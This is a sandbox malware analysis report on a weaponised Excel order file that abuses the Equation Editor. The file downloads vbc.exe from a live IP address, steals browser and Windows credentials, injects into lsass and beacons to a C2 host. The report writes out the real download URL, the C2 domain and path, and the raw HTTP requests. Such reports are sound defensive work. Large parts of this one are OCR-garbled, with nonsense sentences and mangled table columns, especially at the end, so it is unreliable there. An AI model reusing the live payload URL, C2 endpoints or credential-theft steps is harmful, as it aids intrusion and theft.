

Sandbox Analysis Report

Analysis Overview

Generated time:	2022/12/06 15:17:20 +00:00				
Submitter:	Manual Submission	Manual Submission			
Overall risk level	High risk The object exhib	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.			
Detections	TROJ_GEN.F04IE00L522	TROJ_GEN.F04IE00L522			
Exploited vulnerabilities	•				
Analyzed objects	Excel 95 or 97 spreadsheet 1 - ORDER SO22-036334.xls 7B68AF50033FBC86F3A9B4FDB4C1D521E514E6DB		7B68AF50033FBC86F3A9B4FDB4C1D521E514E6DB		
	Office Excel 2007 spreadsheet 1.1 - NONAMEFL E19DAB08EF3F42EE9E521400BD22572FBBF76331				
	Office Excel 2007 spreadsheet 1.2 - NONAMEFL E19DAB08EF3F42EE9E521400BD2257		E19DAB08EF3F42EE9E521400BD22572FBBF76331		
	Office Excel 2007 spreadsheet	1.3 - NONAMEFL	E19DAB08EF3F42EE9E521400BD22572FBBF76331		

Analysis Environments

	win7	win10
Anti-security, self-preservation	✓	✓
Autostart or other system reconfiguration	✓	✓
Deception, social engineering		
File drop, download, sharing, or replication	✓	✓
Hijack, redirection, or data theft	✓	✓
Malformed, defective, or with known malware traits	✓	✓
Process, service, or memory object change	✓	✓
Rootkit, cloaking	✓	✓
Suspicious network or messaging activity	✓	✓

Win7 The abject sublibited bigbly a page spirit bud an approach associated with products.

Environment-specific risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.	
Detections	TROJ_GEN.F04IE00L522	
Exploited vulnerabilities		
Network connection	Management	

▼ Object 1 - ORDER SO22-036334.xls (Excel 95 or 97 spreadsheet)

File name	ORDER SO22-036334.xls
File type	Excel 95 or 97 spreadsheet
SHA-1	7B68AF50033FBC86F3A9B4FDB4C1D521E514E6DB
SHA-256	9E58F0153E76552E0F34934D63CB8CF3680E95A693D4EA3D35590B8DE140DBC
MD5	7171235506FB2D85345D17B7CCAFC859
TLSH	-
Size	1618944 byte(s)

Risk Level	High risk
Detection	TROJ_GEN.F04IE00L522
Exploited vulnerabilities	-
Threat Characteristics	Anti-security, self-preservation (1) Autostart or other system reconfiguration (23) File drop, download, sharing, or replication (15) Hijack, redirection, or data theft (21) Malformed, defective, or with known malware traits (3) Process, service, or memory object change (13) Rootkit, cloaking (2) Suspicious network or messaging activity (16)

Process Graph



? Process Graph Legend

Tactics	Techniques	Notable Threat Characteristics
Execution	Execution through API	Characteristics: 1, 2
Persistence	Hidden Files and Directories	Characteristics: 1, 2
Privilege Escalation	Process Injection	Characteristics: 1, 2
	Access Token Manipulation	Characteristics: 1, 2
Defense Evasion	Process Injection	Characteristics: 1, 2
	File Deletion	■ ■ Characteristics: 1, 2, 3, 4, 5, 6, 7
	Access Token Manipulation	Characteristics: 1, 2
	Hidden Files and Directories	Characteristics: 1, 2
Credential Access	Credential Dumping	Characteristics: 1
Discovery	Process Discovery	Characteristics: 1
	System Information Discovery	■ ■ Characteristics: 1, 2, 3, 4, 5, 6, 7
	File and Directory Discovery	Characteristics: 1, 2, 3, 4
	Network Share Discovery	Characteristics: 1
Collection	Data from Local System	Characteristics: 1
Command and Control	Commonly Used Port	Characteristics: 1
	Standard Application Layer Protocol	Characteristics: 1

 $\ensuremath{\mathbb{G}}$ ATT&CKTM is a trademark of The MITRE Corporation.

▼ Notable Threat Characteristics

▼ Anti-security, self-preservation (1)

Characteristic	Significance	Details
Attempts to detect active running processes	•	Process ID: 2976 Info: enum processes

▼ Autostart or other system reconfiguration (23)

Characteristic	Significance	Details
Modifies important registry entries to perform rogue functions	•••	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Re minders\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•••	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions		Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f86ed2903a4a11cfb57e524153480001\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions		Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f5da8497721acc4b9e4d6fdb87311082\Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\be8872256647004ebcfddf8714613750\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•==	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\b827fd10ae92db4297f58d3d9f4512a8\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions		Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\0000000000000000000000000000000000
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\0000000000000000000000000000000000
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000000001\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions		Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•==	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions		Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\8503020000000000000000000000000000000000
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•11	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•==	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•••	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•==	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\0a0d02000000000000000000000000000000000
Modifies file that can be used to infect systems		%TEMP%lyugdasav.exe
Modifies file that can be used to infect systems	•	%USERPROFILE%\vbc.exe
Modifies file that can be used to infect systems		%LOCALAPPDATA%Microsoft\Windows\Temporary Internet Files\Content.IE5\4HU3EYWP\vbc[1].exe

▼ File drop, download, sharing, or replication (15)

Characteristic	Significance	Details
Executes dropped file		File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe
Executes dropped file		File: %TEMP%lyugdasav.exe Shell Command: %TEMP%lyugdasav.exe
Executes dropped file		File: %TEMP%\yugdasav.exe Shell Command: "%TEMP%\yugdasav.exe" %TEMP%\hxjfrr.m
Executes dropped file		File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 2808 File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\A98D5828.emf Type: VSDT_MDB_20
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 2808 File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\89356A09.emf Type: VSDT_MDB_20
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 2808 File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\9AD6F876.emf Type: VSDT_MDB_20
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 2976 File: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b 6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection		Process ID: 2976 File: %APPDATA%\D2EFF9\94A37B.lck Type: VSDT_ASCII
Deletes file to compromise the system or to remove traces of the infection		Process ID: 2948 File: %TEMP%Insr1CAD.tmp Type: VSDT_EMPTY
Deletes file to compromise the system or to remove traces of the infection		Process ID: 2948 File: %TEMP%Insr1CAB.tmp Type: VSDT_EMPTY
Drops executable during installation		Dropping Process ID: 2976 File: %APPDATA%\D2EFF9\94A37B.exe Type: VSDT_EXE_W32
Drops executable during installation		Dropping Process ID: 2948 File: %TEMP%lyugdasav.exe Type: VSDT_EXE_W32
Drops executable during installation		Dropping Process ID: 2864 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32
Creates multiple copies of a file		%APPDATA%\D2EFF9\94A37B.exe

▼ Hijack, redirection, or data theft (21)

Characteristic	Significance	Details
Executes commands or uses API to obtain system information	•••	Process ID: 2976 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	•	Process ID: 2808 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	•••	Process ID: 2864 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	•••	Process ID: 2976 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	•	Process ID: 480 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	•==	Process ID: 2948 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	•==	Process ID: 2808 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	•==	Process ID: 480 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	•==	Process ID: 2808 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	•==	Process ID: 2948 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	•==	Process ID: 2864 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	•••	Process ID: 2808 Info: Enums share folder from API result
Accesses decoy file		%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003*
Accesses decoy file		%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons3.txt
Accesses decoy file		%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons2.txt
Accesses decoy file		%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.txt
Accesses decoy file		%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\logins.json
Accesses decoy file		%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.sqlite-wal
Accesses decoy file		%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.sqlite
Accesses decoy file		%APPDATA%\Mozilla\Firefox\profiles.ini
Attempts to dump credentials from memory	•==	Process ID: 480 Info: Attempts to dump credentials

▼ Malformed, defective, or with known malware traits (3)

Characteristic	Significance	Details
Causes process to crash	•==	Process ID: 2976 Image Path: yugdasav.exe
Detected as probable malware	•	Source: ATSE Detection Name: TROJ_GEN.F04IE00L522 Engine Version: 22.580.1004 Malware Pattern Version: 18.115.92
Drops unknown malware		Source: Virtual Analyzer Detection Name: VAN_WORM.UMXX File Name: vbc.exe SHA1: 9A875E4D7DD1D067C134E537046887AD663EB755 Engine Version: 6.0.5511

▼ Process, service, or memory object change (13)

Characteristic	Significance	Details
Creates process		Process ID: 2864 Image Path: %CommonProgramFiles%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding
Creates process		Process ID: 2948 Image Path: %USERPROFILE%\vbc.exe
Creates process	•	Process ID: 2984 Image Path: %TEMP%\yugdasav.exe Shell Command:
Creates process	•	Process ID: 2864 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"
Escalates process privileges to gain a higher level of access	•••	Process ID: 2976 Info: Obtains system level privileges
Escalates process privileges to gain a higher level of access		Process ID: 480 Info: Obtains system level privileges
Resides in memory to evade detection	•••	Injecting Process ID: 2976 Target Process ID: 480 Target Image Path: Isass.exe Injected Content: UE.SVW.8.pt.X.\n.
Resides in memory to evade detection	•••	Injecting Process ID: 2976 Target Process ID: 480 Target Image Path: Isass.exe Injected Content: B.3v
Resides in memory to evade detection		Injecting Process ID: 2984 Injected API: ZwMapViewOfSection Target Process ID: 2976 Target Image Path: %TEMP%\yugdasav.exe
Resides in memory to evade detection	•••	Injecting Process ID: 2984 Injected API: SetThreadContext Target Process ID: 2976 Target Image Path: %TEMP%lyugdasav.exe
Creates process in temporary folder		Process ID: 2976 Image Path: %TEMP%\yugdasav.exe
Creates process in temporary folder	•==	Process ID: 2984 Image Path: %TEMP%\yugdasav.exe %TEMP%\hxjfrr.m
Creates command line process		Process ID: 2948 Image Path: %USERPROFILE%\vbc.exe

▼ Rootkit, cloaking (2)

Characteristic	Significance	Details
Hides file to evade detection	•	File: %APPDATA%\D2EFF9
Hides file to evade detection		File: %APPDATA%\D2EFF9\94A37B.exe

▼ Suspicious network or messaging activity (16)

Characteristic	Significance	Details
Attempts to connect to suspicious host		172.245.25.166
Attempts to connect to malicious host		Host: sempersim.su Threat Name: LOW-REPUTATION-URL_BLOCKED-LIST.SCORE.WRS
Attempts to connect to malicious URL		URL: http://172.245.25.166/771/vbc.exe Threat Name: TROJAN_FORMBOOK.WRS
Connects to remote URL or IP address		Connection: —‹‹\x8fÅÐĐŒś`\x8fś\x8dŒ-'ÑŒŠĐ"ÎĬĐ™\x8dśÑ\x8f—\x8f:80 Content: .
Connects to remote URL or IP address	•••	Connection: — c Nx8f-:80 Content: POST HTTP/1.0\n'nUser-Agent: Mozilla/4.08 [Charon; Inferno]\n'nHost:\n'nAccept: */"\n'nContent-Type: application/octet-stream\n'nContent-Encoding: binary\n'nContent-Key: D9228F82\n'nContent-Length: 177\n'nConnection: close\n'n\n'n
Connects to remote URL or IP address	•••	Connection: — Connection: — Content: POST HTTP/1.0\/\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\/\nhOst:\/\nhost:\\nhost:\/\nhost:\/\nhost:\/\nhost:\/\nhost:\\nhost:\/\nhost:\/\nhost:\/\nhost:\/\nhost:\\nhost:\/\nhost:\/\nhost:\/\nhost:\/\nhost:\\nhost:\/\nhost:\\nh
Connects to remote URL or IP address	•	Connection: 109.206.243.141:80 Content: .
Connects to remote URL or IP address	•••	Connection: 109.206.243.141:80 Content: POST /gm13/fre.php HTTP/1.0\n\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\n\nHost: sempersim.su\n\nAccept: */"\n\nContent-Type: application/oct et-stream\n\nContent-Encoding: binary\n\nContent-Key: 6585B194\n\nContent-Length: 269\n\nConnection: close\n\n\n\n
Connects to remote URL or IP address	•••	Connection: 172.245.25.166:80 Content: GET //T71/vbc.exe HTTP/1.1\r\nAccept: */"\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Tr ident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3]\r\nHost: 172. 245.25.166\r\nConnection: Keep-Alive\r\n\r\n\r\n\r\n'
Connects to remote URL or IP address	•••	Connection: 109.206.243.141:80 Content: POST /gm13/fre.php HTTP/1.0\n\nUser-Agent: Mozilla/4.08 (Charon; Inferno)\n\nHost: sempersim.su\n\nAccept: */"\n\nContent-Type: application/oc tet-stream\n\nContent-Encoding: binary\n\nContent-Key: 6585B194\n\nContent-Length: 269\n\nConnection: close\n\n
Connects to remote URL or IP address		http://172.245.25.166/771/vbc.exe
Connects to remote URL or IP address		http://172.245.25.166/771/vbc.exe
Queries DNS server		sempersim.su
Queries DNS server		172.245.25.166
Listens on port		0.0.0.49180
Exhibits bot behavior		Threat Description: LOKI - HTTP (Request) Host: sempersim.su IP: 109.206.243.141 Port: 80 Rule ID: 2157

▼ Network Destinations

IP Address	Port	Location		Risk Level	Threat		Accessed By	
172.245.25.166	80	-		-	-		ORDER SO22-03633	4.xls
Domain	IP Address		Port	Location	Risk Level	Threat		Accessed By
172.245.25.166	-		53	-	-	-		ORDER SO22-036334.xls
sempersim.su	109.206.243	3.141	53	-	High	LOW-REPUTA ED-LIST.SCO	ATION-URL_BLOCK RE.WRS	ORDER SO22-036334.xls
sempersim.su	109.206.243	3.141	80	-	-	-		ORDER SO22-036334.xls

URL	Site Category	Risk Level	Threat	Accessed By
http://172.245.25.166/771/vbc.exe	Malware Accomplice Disease Vector	High	TROJAN_FORMBOOK.WRS	ORDER SO22-036334.xls

▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
vbc.exe	High	VAN_WORM.UMXX	Attempts to detect active running processes Modifies important registry entries to perform rogue functions Modifies file that can be used to infect systems Executes dropped file Deletes file to compromise the system or to remove traces of the infection Drops executable during installation Creates multiple copies of a file	http://172.245.25.166/771/vbc.ex e	171500	9A875E4D7DD1D067C134E537046887AD66 3EB755
			Executes commands or uses API to obtain system information Accesses decoy file			
			Attempts to dump credentials from memory Causes process to crash			
			Creates process Escalates process privileges to gain a higher level of access			
			Resides in memory to evade detection Creates process in temporary folder			
			Creates command line process Hides file to evade detection			
			Connects to remote URL or IP address Queries DNS server			
yugdasav.exe	No risk	-	-	-	101888	DFED152D9B3273303834041A90E24B9B188 328A3
94A37B.exe	No risk	-	-	-	101888	DFED152D9B3273303834041A90E24B9B188 328A3
vbc[1].exe	No risk	-	-	http://172.245.25.166/771/vbc.ex	171500	9A875E4D7DD1D067C134E537046887AD66 3EB755
ORDER SO22-036334.xls.LNK	No risk	-	-	-	1275	B895D40A5B059500FDF2B045F79A4E6CD1 74BC96
HTBGFJ.LNK	No risk	-	-	-	1093	1EB8638BCDD180954F84598FBE79244B891 61B14
2F1A6504-0641-44CF-8BB5-361 2D865F2E5.vsch	No risk	-	-	-	106	82EC8E9770F8A810FE123C4461D67682861 ED05E
hxjfrr.m	No risk	-	-	-	5922	44B76DAF4D5624D6B6D083DA24455849B1 D0325B
~DF9F213ABEDEC47288.TMP	No risk	-	-	-	512	5C3EB80066420002BC3DCC7CA4AB6EFAD 7ED4AE5
94A37B.hdb	No risk	-	-	-	4	000F9DBD5F26905E320CE032C55EF41734 D1A46C

▼ Suspicious Objects

Туре	Object	Risk Level
File (SHA1)	7B68AF50033FBC86F3A9B4FDB4C1D521E514E6DB	High
URL	http://172.245.25.166:80/771/vbc.exe	High
Domain	sempersim.su	High
File (SHA1)	9A875E4D7DD1D067C134E537046887AD663EB755	High

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Attempts to connect to suspicious host 172.245.25.166		
Detection	Threat Characteristic: Attempts to connect to malicious host Host: sempersim.su Threat Name: LOW-REPUTATION-URL_BLOCKED-LIST.SCORE.WRS		
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://172.245.25.166/771/vbc.exe Threat Name: TROJAN_FORMBOOK.WRS		
Detection	Threat Characteristic: Exhibits bot behavior Threat Description: LOKI - HTTP (Request) Host: sempersim.su IP: 109.206.243.141 Port: 80 Rule ID: 2157		
Detection	Threat Characteristic: Detected as probable malware Source: ATSE Detection Name: TROJ_GEN.F04IE00L522 Engine Version: 22.580.1004 Malware Pattern Version: 18.115.92		
Detection	Threat Characteristic: Drops unknown malware Source: Virtual Analyzer Detection Name: VAN_WORM.UMXX File Name: Vbc.exe SHA1: 9A875E4D7D1D067C134E537046887AD663EB755 Engine Version: 6.0.5511		
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\ Value: None		2808
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\StartupItems\ Value: None		2808

Call System API	API Name: GetVersionExA Args: (12f944) Return: 1		2808
Detection	Threat Characteristic: Executes commands or uses API to obtain system information		2000
Detection	Process ID: 2808		
	Info: Obtains system version from API result		
Call System API	API Name: GetVersionExA Args: (12fdd8) Return: 1		2808
Call System API	API Name: GetVersionExA Args: (12d8b8) Return: 1		2808
Call System API	API Name: GetVersionExA Args: (12dd1c) Return: 1		2808
Call System API	API Name: GetVersionExA Args: (39990378) Return: 1		2808
Call System API	API Name: GetVersionExA Args: (12df24) Return: 1		2808
Call System API	API Name: GetVersionExA Args: (12df24) Return: 1		2808
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Exce\MTTT Value: None		2808
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel\XLSTART*.*, 0, 3085c080, 0, 0, 0, 0) Return: 387310		2808
Detection	Threat Characteristic: Executes commands or uses API to obtain system information		
	Process ID: 2808		
	Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (387310, 3085c080) Return: 1		2808
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles%\Microsoft Office\OFFICE11\xlstart*.*, 0, 3085c080, 0, 0, 0) Return: 387310		2808
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\StartupItems\ Value: None		2808
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\ Value: None		2808
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2808
Detection	Threat Characteristic: Executes commands or uses API to obtain system information		
	Process ID: 2808 Info: Obtains drive info from API result		
Call System ADI			2000
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: (C.\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: (D\) Return: 5		2808
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2		2808
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2		2808
Call System API	API Name: GetDriveTypeW Args: (C:\() Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: (C:\(\)) Return: 3		2808
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\ Value: None		2808
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\DocumentRecovery\ Value: None		2808
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\DocumentRecovery\1C7AA7\ Value: None		2808
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\DocumentRecovery\1C7AA7\1C7AA7 Value: None		2808
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF1005403838		2808
	9C\Usage\EXCELFiles Value: 55860006		
Call System API	API Name: GetDriveTypeW Args: (C\() Return: 3		2808
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF1005403838		2808
	9C\Usage\ProductFiles Value: 55860009		
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\DocumentRecovery\1C7AA7\1C7AA7 Value: None		2808
Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomDell_DVD-ROM2.5+#5&1c1d869a&0&1.1.0#(53f5630d-b6bf-11d0-94f		2808
	2-00a0c91efb8b}\) Return: 5		
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#000000000100000#{53f5630d-b6bf-11d0-94f2-00a0 c91efb8b}\) Return: 3		2808
Call System ADI			2808
Call System API	API Name: GelDriveTypeW Args: (\\?\STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#000000006500000#{53f5630d-b6bf-11d0-94f2-00a0 c91efb8b}\) Return: 3		2000
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2		2808
Call System API	API Name: GelDriveTypeW Args: (F:\) Return: 2		2808
Call System API	API Name: GelDriveTypeW Args: (C:\) Return: 3		2808
Call System API	API Name: GelDriveTypeW Args: (C:\) Return: 3		2808
Call System API	API Name: GelDriveTypeW Args: (C:\) Return: 3		2808
Call System API	API Name: GelDriveTypeW Args: (CA) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2808
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\A98D5828.emf Type: VSDT_MDB_20		2808
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\A98D5828.emf Type: VSDT_MDB_20		2808
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\89356A09.emf Type: VSDT_MDB_20		2808
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\89356A09.emf Type: VSDT_MDB_20		2808
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\9AD6F876.emf Type: VSDT_MDB_20		2808
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\9AD6F876.emf Type: VSDT_MDB_20		2808
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA~1\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1		2808
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2808) Return: 1		2808
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[%CommonProgramFiles%\microsoft shared\EQUATION\EQNEDT32.EXE) Return: 1		2808
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2808) Return: 1		2808
Add File	Path: %LOCALAPPDATA%IGDIPFONTCACHEV1.DAT Type: VSDT_COM_DOS		2808
Detection	Threat Characteristic: Creates process		
	Process ID: 2864		
	Image Path: %CommonProgramFiles%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding		
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00005109E60090400000000000F01FE	2808	2864
Add Davider Ver	C\Usage\EquationEditorFilesIntl_1033 Value: 55860003	2000	0004
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\ Value: None	2808	2864
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\ Value: None	2808	2864
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\ Value: None	2808	2864
Call Internet Helper API	API Name: URLDownloadToFileW Args: (, http://172.245.25.166/771/vbc.exe, %USERPROFILE%\vbc.exe, ,) Return: 0	2808	2864
	T 101 1 1 5 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1		
Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe		

Page	Detection	Threat Characteristic: Connects to remote URL or IP address		
Page	Call System ADI		2808	2864
Amount			2000	2004
Designation		172.245.25.166		
Prof. Prof				
			2808	2864
Martin	Detection	Process ID: 2864		
Act	Call System API	API Name: GetVersionExA Args: (12e46c) Return: 1	2808	2864
Marie Mari	Call System API	API Name: GetVersionExA Args: (75340298) Return: 1	2808	2864
Designation Process				
Mary				
15 Species AP				
Martin				
Althogram Alth				2864
March Marc	Call System API	API Name: GetVersionExA Args: (12e46c) Return: 1	2808	2864
Add Part Add Part Carbon Ca	Call System API	API Name: GetVersionExA Args: (12e46c) Return: 1	2808	2864
Designate APC	Call System API	API Name: GetVersionExA Args: (12e46c) Return: 1	2808	2864
Designar APC	Call System API	API Name: GetVersionExA Args: (12e46c) Return: 1	2808	2864
An The Comment An The Comment An Comment Comment Comment An Comment Comment An Comment C				
An Note Interface An Note Interface Interfac	·			
CRI NOTION APP PAPER SOCIETY OF 1, 15 Parts 2019 200				
APP		CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3), 0, , , 10000000) Return: cc0004		
Cell Internet Holper ANI				
API Name Hit/Open Repeated Name API Name Hit/Open Repeated Name CARDA (EET / 17 Mon. asa, 17 37740, 194020, 75 19809) Plant microbial Plant				
Major Majo				
An Name Gefferencibe Age; 18566) Pelatric	Detection			
Web Registry May				
Deade Region Volume North PET CURRENT USERS/shares/Microsoft/Windows/Current/Version/Interest Settings/Frong-Senior Volume Nores 2008 2864				
Debits Registry Yeary				
